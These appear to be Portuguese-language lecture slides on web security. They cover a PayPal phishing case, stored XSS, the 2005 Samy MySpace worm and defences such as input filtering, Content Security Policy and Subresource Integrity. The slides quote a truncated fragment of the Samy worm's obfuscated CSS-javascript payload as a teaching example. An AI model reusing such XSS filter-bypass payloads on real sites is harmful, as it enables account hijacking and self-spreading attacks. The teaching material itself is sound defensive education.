
Once in this "phishing website", unsuspecting victims provided their PayPal login information and subsequently, very sensitive data including their social security number, ATM PIN, and credit card details (number, verification details, and expiry date).

# Exemplo stored XSS

- Utilizador do PayPal poderia incluir nos seus dados um script abusivo:
  - Exemplo: Nome = John Doe <script> ... </script>
  - Estes dados eram gravados na base de dados (havia uma falha na filtragem de inputs)
  - Quando um administrador visualizava o registo do utilizador em questão, o código era executado.

# Samy Worm

- Worm que foi lançado na rede MySpace em 2005
  - o MySpace permitia a um utilizador incluir código html no seu perfil
  - a filtragem era incompleta (esqueceram javascript no style)
  - o worm executava quando alguém via um perfil infetado, e contaminava o perfil desse utilizador da mesma forma.
  - foi executado por mais de um milhão de utilizadores nas primeiras 20 horas



```
but most of all, samy is my hero
<div id=mycode
style="BACKGROUND: url('java
script:eval(document.all.mycod
e.expr)')" expr="var
B=String.fromCharCode(34);va
r
```



# Prevenção de XSS

- Durante muito tempo a única forma era a aplicação de filtros aos inputs/pedidos:
  - validar todos os headers, cookies, queries de pesquisa, campos de formulários, campos escondidos
  - testar a presença de strings “perigosas”
  - muito difícil de garantir completude e actualidade: black listing
  - existem inúmeras formas de disfarçar código malicioso, usando codificações criativas
  - as frameworks de desenvolvimento Web mais populares fornecem mecanismos de filtragem elaborados => ainda imperfeitos!

# XSS em 2021

A white hat hacker has earned a \$5,000 reward from Apple for reporting a stored cross-site scripting (XSS) vulnerability on iCloud.com.

# Prevenção de XSS

- Content Security Policy (CSP)
  - Cada site pode incluir este atributo para fazer white-listing de origens para scripts
  - Scripts inlined não são executados: apenas scripts provenientes explicitamente de sites na white-list
  - Exemplo que restringe ao próprio site:

`Content-Security-Policy: default-src 'self'`

- Exemplo mais permissivo:

`Content-Security-Policy: default-src 'self'; img-src *; script-src  
cdn.jquery.com`

# Subresource Integrity

## Do not let your CDN betray you: Use Subresource Integrity

- Sub-resource integrity
- E se um site que eu incluí na white-list for comprometido?
- É possível incluir um hash do código que eu estou à espera de receber!



By [Frederik Braun](#), [Francois Marier](#)

Posted on [September 25, 2015](#) in [Firefox Releases](#) and [Security](#)

Mozilla Firefox [Developer Edition 43](#) and other modern browsers help websites to control third-party JavaScript loads and prevent unexpected or malicious modifications. Using a new specification called [Subresource Integrity](#), a website can include JavaScript that will stop working if it has been modified. With this technology, developers can benefit from the performance gains of using Content Delivery Networks (CDNs) without having to fear that a third-party compromise can harm their website.

Using Subresource Integrity is rather simple:

```
<script src="https://code.jquery.com/jquery-2.1.4.min.js"
integrity="sha384-R4/ztc4ZlRqWjqIuvf6RX5yb/v90qNGx6fS48N0tRxi
GkqveZETq72KgDVJCp2TC"
crossorigin="anonymous"></script>
```



# Content Security Policy

- Existem outros usos de CSP importantes:
- frame-ancestors 'none'
- site não pode ser “framed” por outro site
- evita ataques de click-jacking/tap-jacking
- utilizador vê frame de site alvo mas pop-up vem de site malicioso (antecessor)

